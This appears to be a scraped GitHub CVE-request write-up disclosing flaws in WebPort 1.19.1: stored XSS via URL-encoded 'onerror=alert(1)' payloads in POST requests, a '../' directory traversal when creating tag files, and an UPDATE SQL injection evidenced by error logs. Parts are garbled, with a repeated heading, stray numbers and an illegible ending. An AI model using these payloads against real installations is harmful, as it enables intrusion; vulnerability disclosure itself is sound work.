

master

...

CVE_Request / web port mul vuls before v1.19.1 / web port mul vuls before v1.19.1.md

LoRexxar add webport

History

1 contributor

WebPort 1.19.1

Stored xss in /access/setup?type=conn

in /access/setup?type=conn, in connection name, parameter name will be injected into HTML content with out any filter

`http://127.0.0.1:8188/access/actionedit`

`type=conn&ip=localhost&name=localhost'%3Cimg+src%3D%2F+onerror%3Dalert(1)%3E&allow=1&showpageinfo=1&pin=1&print=1&autologin=`

127.0.0.1:8188 显示 1

127.0.0.1:8188/access/setup?type=conn

93328045
93328046
363820
93363821
93363822


Referer: http://127.0.0.1:8188/access/setup?type=conn
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/
X-Requested-With: XMLHttpRequest

Form Data
type: conn
ip: localhost
name: localhost'

Directory traversal in tags of system settings

in tags of system settings, we can create a tags file just like tags.csv in `\\WebPort\\system\\tags`.

and if we set tag= `../test`, and we will create a test.csv in `\\WebPort\\system\\`



i > work (D:) > WebPort > system >


名称	修改日期
backgrounds	2019/5/31 16:35
docs	2019/5/31 16:35
pages	2019/5/31 16:35
tags	2019/5/31 18:30
templates	2019/5/31 16:35
test.csv	2019/5/31 18:45

Stored xss in /script/listcalls

in /script/listcalls, in new called script, the description will be injected into HTML content with out any filter.

http://127.0.0.1:8188/script/actionedit

type=callscript&id=test&desc=test%3Cimg%3D%2F+onerror%3Dalert(1)%3E



POST Stored xss and SQL injection in /log?type=error

in /access/setup?type=conn, in connection name, parameter name will be injected into HTML content with out any filter.


but if we set a connection name with a double quote or a single quote, just like test" or test', the connection name will be injected into

71 lines (41 sloc) | 2.81 KB

2019/5/31 16:45:27	WebPortCommon	DbSqlite.ExecuteSql	SQL Error: SQL logic error or missing database near "src": syntax error, SqlQuery: UPDATE Data SET data = '{"de
2019/5/31 16:45:52	WebPortCommon	DbSqlite.ExecuteSql	SQL Error: SQL logic error or missing database near "src": syntax error, SqlQuery: UPDATE Data SET data = '{"de
2019/5/31 17:02:06	WebPortCommon	DbSqlite.ExecuteSql	SQL Error: SQL logic error or missing database near "src": syntax error, SqlQuery: UPDATE Data SET data = '{"de

just like

```
UPDATE Data SET data = '{"default":{"IP":"default","Name":"default","Allow":true,"AllowPin":false,"Fullscreen":false,"ShowPageInfo":true,"Allow":true,"AllowPin":false,"Fullscreen":false,"ShowPageInfo":true,"Zoom":false,"Scale":false,"EmbedPdf":false,"PinSidemenu":true
```



it is a UPDATE SQL injection.

if you set connection name just like a localhost , so this name will be injected into HTML content with out any filter.

[illegible]